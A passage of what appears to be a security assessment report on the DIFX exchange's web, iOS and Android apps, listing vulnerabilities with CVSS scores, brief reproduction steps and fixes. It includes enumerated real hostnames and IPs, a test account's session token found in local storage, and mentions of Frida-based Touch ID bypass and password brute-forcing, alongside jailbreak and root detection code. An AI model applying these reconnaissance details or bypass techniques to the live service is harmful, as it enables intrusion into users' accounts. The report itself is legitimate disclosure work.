
Weak Password Policy in Change Password Functionality - Fixed

#14	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N*
The application does not require that users have strong passwords when changing passwords from the change password section, which makes it easier for attackers to compromise user accounts.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Login into DIFX. 2. Browse to the change-password section. 3. Change the password to an easily guessable least strength string. For example a 4. Observe the password is changed successfully and you can now log in using the new password.   	
Recommendations	The application's design should require adherence to an appropriate password policy. Strong and unguessable passwords should only be allowed.	


Possibility of Slowloris Attack - Not Fixed

#15	*Description*	*CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L*
The provided domain is likely vulnerable to a Slowloris attack, which is an HTTP Denial of Service attack. It affects the threaded servers. It could result in excessive use of resources causing DOS attacks.		
Vulnerable hosts	https://app.difx.io, https://mail.difx.io	
Evidences		
Recommendations	Use functions to timeout the HTTP requests that fail to send the header or body in a configured time.	

Protected IP Found - Fixed

#16	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N*
Few tools can be used to enumerate internal IPs to bypass Cloudflare security.Some of them are found below.		
Vulnerable hosts	https://app.difx.io	
Evidences		
Recommendations	WAF protection must be configured in such a way that the protected IP enumeration doesn't lead to internal issues.	

Unknown Gmail Account Found - Fixed


#17	*Description*	*CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N*
A Gmail account dumped by Heap memory can be used to perform attacks later.		
Vulnerable hosts	https://app.difx.io	
Evidences	Steps to reproduce: 1. Download the Heap File from the Developer Tools. 2. Run the command: cat heapfilename.heapsnapshot | grep “@gmail” 3. Observe an unknown mail id is found. 	
Recommendations	Do not dump unwanted sensitive data in the heap memory.	

Brute Force DNS Hostnames - Fixed

#18	*Description*	*CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N*
Enumerated DNS hostnames and their respective IPs using network mapper tools which increases the attack vector for an application.		
Vulnerable hosts	https://app.difx.io	
Evidences	DNS Brute-force hostnames: app.difx.io - 104.22.14.235 app.difx.io - 104.22.15.235 app.difx.io - 172.67.29.82 app.difx.io - 2606:4700:10::6816:eeb app.difx.io - 2606:4700:10::6816:feb app.difx.io - 2606:4700:10::ac43:1d52 test.difx.io - 104.22.14.235 test.difx.io - 104.22.15.235 test.difx.io - 172.67.29.82 test.difx.io - 2606:4700:10::6816:eeb test.difx.io - 2606:4700:10::6816:feb test.difx.io - 2606:4700:10::ac43:1d52 www.difx.io - 104.22.14.235 www.difx.io - 104.22.15.235 www.difx.io - 172.67.29.82 www.difx.io - 2606:4700:10::6816:eeb www.difx.io - 2606:4700:10::6816:feb www.difx.io - 2606:4700:10::ac43:1d52 mail.difx.io - 104.22.14.235 mail.difx.io - 104.22.15.235 mail.difx.io - 172.67.29.82 mail.difx.io - 2606:4700:10::6816:eeb mail.difx.io - 2606:4700:10::6816:feb mail.difx.io - 2606:4700:10::ac43:1d52 Other possible ones, detected via NSE scripts - ns2.difx.io, appserver.difx.io, news.difx.io, alpha.difx.io, forum.difx.io, app.difx.io, test.difx.io, www.difx.io, mail.difx.io, upload.difx.io, mobile.difx.io, helpdesk.difx.io, development.difx.io	
Recommendations	DNS Hostnames that were not meant to be revealed must be configured in a way that their identity is kept hidden and must not be easily visible to external users.	

IOS Specific Vulnerabilities

The application can running on jailbroken devices - Fixed

#19	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Should be implemented functionally independent methods of jailbreak detection and responds to the presence of a jailbroken device by terminating the application or should display Warning pop-up ("Your device appears to be jailbroken. The security of your app can be compromised.") every time when the application was hide/open.		
Evidences	Steps to reproduce: 1. Install jailbreak on Iphone 2. Open app	
		
Recommendations	1. Jailbreak detection mechanism is File-based checks. This mechanism should try to find files and directories typically associated with jailbreak. /Applications/Cydia.app /Applications/FakeCarrier.app /Applications/Icy.app /Applications/IntelliScreen.app /Applications/MxTube.app /Applications/RockApp.app /Applications/SBSettings.app /Applications/WinterBoard.app /Applications/blackra1n.app /Library/MobileSubstrate/DynamicLibraries/LiveClock.plist /Library/MobileSubstrate/DynamicLibraries/Veency.plist /Library/MobileSubstrate/MobileSubstrate.dylib /System/Library/LaunchDaemons/com.ikey.bbot.plist /System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist	

	/bin/bash
	/bin/sh
	/etc/apt
	/etc/ssh/sshd_config
	/private/var/lib/apt
	/private/var/lib/cydia
	/private/var/mobile/Library/SBSettings/Themes
	/private/var/stash
	/private/var/tmp/cydia.log
	/usr/bin/sshd
	/usr/libexec/sftp-server
	/usr/libexec/ssh-keysign
	/usr/sbin/sshd
	/var/cache/apt
	/var/lib/apt
	/var/lib/cydia
	
	2. Jailbreak detection mechanism is Checking file permissions. This mechanism should try to write into locations outside of the application's sandbox. This mechanism should try to write into locations outside of the application's sandbox. For example, this can be done by having the application attempt to create a file in /private directory.
	NSError *error;
	NSString *stringToBeWritten = @"This is a test.";
	[stringToBeWritten writeToFile:@"/private/jailbreak.txt" atomically:YES
	encoding:NSUTF8StringEncoding error:&error];
	if(error==nil){
	//Device is jailbroken
	return YES;
	} else {
	//Device is not jailbroken
	[[NSFileManager defaultManager]
	removeItemAtPath:@"/private/jailbreak.txt" error:nil];
	}
	
	3.Jailbreak detection mechanism is Checking protocol handlers. For example, an application can attempt to open a Cydia URL. The Cydia app store, which is installed by default by practically every jailbreaking tool, installs the cydia:// protocol handler.
	if([[UIApplication sharedApplication] canOpenURL:[NSURL URLWithString:@"cydia://package/com.example.package"]]){

Local storage contains sensitive data which is not encrypted in the application's sandbox like firstname,lastname,email - Fixed

#20	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*


As little sensitive data as possible should be saved in permanent local storage. However, in most practical scenarios, at least some user data must be stored. Fortunately, iOS offers secure storage APIs, which allow developers to use the cryptographic hardware available on every iOS device.

Evidences	For reproducing please follow next steps: 1. Use Grapefruit 2. Look at file: /var/mobile/Containers/Data/Application/FB0E9984-FBB2-4683-95F6-BAF343EE4D19/Library/Application Support/app.difx.exchange/RCTAsyncLocalStorage_V1/manifest.json

```
1  {"currentUser":"
       {\"token\":\"6b1691ae-d013-4b33-9343-a93a884803ef\",\"firstname\":\"Hacken\"
       ,\"lastname\":\"Io\",\"email\":\"wpt31@hacken
       .io\",\"emailverified\":true,\"kycverified\":true}"}
2
```


Recommendations	Sensitive data should not be stored in nsuserdefaults in “open form” or must be encrypted.


Sensitive data in auto-generated screenshots - Fixed

#21	*Description*	*CVSS:/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:H*
iOS takes a screenshot when the application goes into background. This feature could potentially pose a security risk for an application, as the screenshot containing sensitive information is written to local storage, where it can be recovered either by a rogue application on a jailbroken device or by someone who steals the device.		
Evidences	Steps to reproduce: 1. Open the app 2. Set credentials 3. Hide application	
		
Recommendations	First need to create a `PrivacyProtectionViewController` which will be used to overlay the app's main interface when the app moves to the background. This article showed how to protect sensitive information from appearing in the App Switcher's snapshot image for an app to prevent information being revealed. Hide Sensitive Information in the iOS App Switcher Snapshot Image	

Biometric authentication using an API that simply returns "true" or "false" can be bypassed - Not Fixed (also now it works with “objection” tool)


#22	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
This application implements unlocking functionality using biometrics only for unlocking based on the issuance of a True or False scan result. It is not safe. Using objection this authentication is easy to bypass.		
Evidences	Steps to reproduce: 1. Sign up/Log in to the application 2. Go to settings and activate login with Touch ID 3. Close app 4. Open app 5. Use frida script to bypass TouchID unlocking	






Recommendations	The iOS Keychain APIs can (and should) be used to implement local authentication. During this process, the app stores either a secret authentication token or another piece of secret data identifying the user in the Keychain. In order to authenticate to a remote service, the user must unlock the Keychain using their passphrase or fingerprint to obtain the secret data.

Sensitive data stored in memory longer than needed - Fixed

#23	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Application stores sensitive information like user pii data and password in the memory of the application without releasing it. There are some important properties or instance variables that are not required, they should be released from the memory.		
Evidences	Steps to reproduce: 1. Log in into app 2. Dump all strings from app memory	
		
Recommendations	Sensitive data should not stored in memory longer than needed	

Weak password policy - Fixed


#24	Description	CVSS:/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:H
A key concern when using passwords for authentication is password strength. A "strong" password policy makes it difficult or even improbable for one to guess the password through either manual or automated means.Actual password on screenshot.		
Evidences	Steps to reproduce: 1. Open app 2. Try to register account with weak password	
		
Recommendations	Make sure to: ● Password Length: ○ Minimum password length (10 characters) should be enforced. ○ Maximum password length should not be too short because it will prevent users from creating passphrases. The typical maximum length is 128 characters. ● Password Complexity - The password must meet at least three out of the following four complexity rules:	

	○ at least one uppercase character (A-Z) ○ at least one lowercase character (a-z) ○ at least one digit (0-9) ○ at least one special character https://github.com/OWASP/owasp-mstg/blob/1.1.3-excel/Document/0x04e-Testing-Authentication-and-Session-Management.md#testing-best-practices-for-passwords-mstg-auth-5-and-mstg-auth-6 Also need to add a check and exclude the possibility of registration with the most common and vulnerable passwords https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

Missing protection against the submission of credentials an excessive number of times.(password Brute-force) - Fixed

#25	*Description*	*CVSS:3.0/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H*
The application must be protected against password brute-force attacks. Using frida, it is possible to brute force the password an infinite number of times, until the attacker gets inside the wallet. You should limit the number of login attempts, or add a CAPTCHA and follow the recommendations		
Recommendations	Check the source code for a throttling procedure: a counter for logins attempted in a short period of time with a given user name and a method to prevent login attempts after the maximum number of attempts has been reached. After an authorized login attempt, the error counter should be reset. Observe the following best practices when implementing anti-brute-force controls: After a few unsuccessful login attempts, targeted accounts should be locked (temporarily or permanently), and additional login attempts should be rejected. A five-minute account lock is commonly used for temporary account locking. The controls must be implemented on the server because client-side controls are easily bypassed. Unauthorized login attempts must tallied with respect to the targeted account, not a particular session. Additional brute force mitigation techniques are described on the OWASP page Blocking Brute Force Attacks.	


Input fields with sensitive data should be cleared after hiding/opening the application - Not Fixed

#26	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
This is supposed for all login/password fields (sign up, log in, change password screens) and it will be useful in case when a user sets data in these fields and hides the application without installed security passcode/pattern or verify/login step.		
Evidences	For reproducing please follow next steps: 1. Open application 2. Type some credentials in email/password fields 3. Move app to background 4. Open app again	
		
Recommendations	The application should remove sensitive data from the input fields when backgrounded.	

Recommended to add the ability to set a passcode in the application - Fixed

#27	*Description*	*CVSS:3.1/AV:P/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H*
Make an opportunity to lock your application with a passcode – a simple 4-digit PIN or a longer password. Without entering this passcode, no one will be able to access your app.		
Recommendations	Recommended to add the ability to set a passcode in the application	


Clipboard should be disabled for fields with sensitive data - Fixed

#28	*Description*	*CVSS:/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N*
Clipboard is one for all system and sensitive data of our application can be stolen by another one.		
Evidences	Steps to reproduce: 1. Open app and type some credentials 2. Push hiding button 3. Try to copy password	
		
Recommendations	Clipboard should be disabled for all the input fields working with sensitive data.	

Android Specific Vulnerabilities

Root detection mechanisms - Fixed

#29	*Description*	*CVSS:/AV:A/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:L*
Should be implemented functionally independent methods of root detection and respond to the presence of a rooted device by terminating the application or should display Warning pop-up ("Your device appears to be rooted. The security of your app can be compromised.") every time when the application is hidden/open.		



Recommendations	Root detect mechanisms should trigger whenever the application is hide/open, not only once on the login/registration screen. This will increase protection from root and will be very useful in case when a user logged in the application and somebody tries to use it after running root.
	
	Root detect mechanisms are super important because this is the first blocker in many attacks.
	
	How to check and what to do?
	
	File existence checks
	
	Perhaps the most widely used method of programmatic detection is checking for files typically found on rooted devices, such as package files of common rooting apps and their associated files and directories, including the following:
	
	• /system/app/Superuser.apk
	• /system/etc/init.d/99SuperSUDaemon
	• /dev/com.koushikdutta.superuser.daemon/
	• /system/xbin/daemonsu
	
	Detection code also often looks for binaries that are usually installed once a device has been rooted. These searches include checking for busybox and attempting to open the su binary at different locations:
	
	• /sbin/su
	• /system/bin/su
	• /system/bin/failsafe/su
	• /system/xbin/su
	• /system/xbin/busybox
	• /system/sd/xbin/su
	• /data/local/su
	• /data/local/xbin/su
	• /data/local/bin/su
	
	Checking whether su is on the PATH also works:
	
	`public static boolean checkRoot(){`
	`for(String pathDir : System.getenv("PATH").split(":")){`
	`if(new File(pathDir, "su").exists()) {`
	`return true;`
	`}`
	`}`
	`return false;`

	}
	
	Checking running processes
	
	Supersu-by far the most popular rooting tool-runs an authentication daemon named daemonsu, so the presence of this process is another sign of a rooted device. Running processes can be enumerated with the ActivityManager.getRunningAppProcesses and manager.getRunningServices APIs, the ps command, and browsing through the /proc directory.
	
	public boolean checkRunningProcesses() {
	boolean returnValue = false;
	// Get currently running application processes
	List<RunningServiceInfo> list = manager.getRunningServices(300);
	if(list != null){
	String tempName;
	for(int i=0;i<list.size();++i){
	tempName = list.get(i).process;
	if(tempName.contains("supersu") || tempName.contains("superuser")){
	returnValue = true;
	}
	}
	}
	return returnValue;
	}
	
	Checking installed app packages.You can use the Android package manager to obtain a list of installed packages. The following package names belong to popular rooting tools:
	
	• com.thirdparty.superuser
	• eu.chainfire.supersu
	• com.noshufou.android.su
	• com.koushikdutta.superuser
	• com.zachspong.temprootremovejb
	• com.ramdroid.appquarantine
	• com.topjohnwu.magisk
	
	Magisk detection mechanism:
	
	Magisk is one of the popular rooting tools for Android. Magisk Manager is an app which helps to manage the magisk module and also comes with other features. One such


	notable feature is Magisk hide. Magisk hide prevents applications from detecting the presence of root. Security sensitive apps detected the presence of the Magisk Manager app as an indication of rooted devices. Magisk Manager on the other hand is allowed to hide itself by changing its package name to a random name. Apps then resorted to detect the Magisk Manager app by extracting its app signature and through other ways. Magisk now has up the ante with the latest Magisk Manager where it provides full hide capability from Android version 9.0+. example: A way to detect magisk hide using an Android feature SafetyNet SafetyNet is an Android API that provides a set of services and creates profiles of devices according to software and hardware information. This profile is then compared to a list of accepted device models that have passed Android compatibility testing. To use the API, an app may call the SafetyNetApi.attest method (which returns a JWS message with the *Attestation Result*) and then check the following fields: • ctsProfileMatch: If 'true', the device profile matches one of Google's listed devices. • basicIntegrity: If 'true', the device running the app likely hasn't been tampered with. • nonces: To match the response to its request. • timestampMs: To check how much time has passed since you made the request and you got the response. A delayed response may suggest suspicious activity. • apkPackageName, apkCertificateDigestSha256, apkDigestSha256: Provide information about the APK, which is used to verify the identity of the calling app. These parameters are absent if the API cannot reliably determine the APK information. The SafetyNet Attestation API initially provided a single value called basicIntegrity to help developers determine the integrity of a device. As the API evolved, 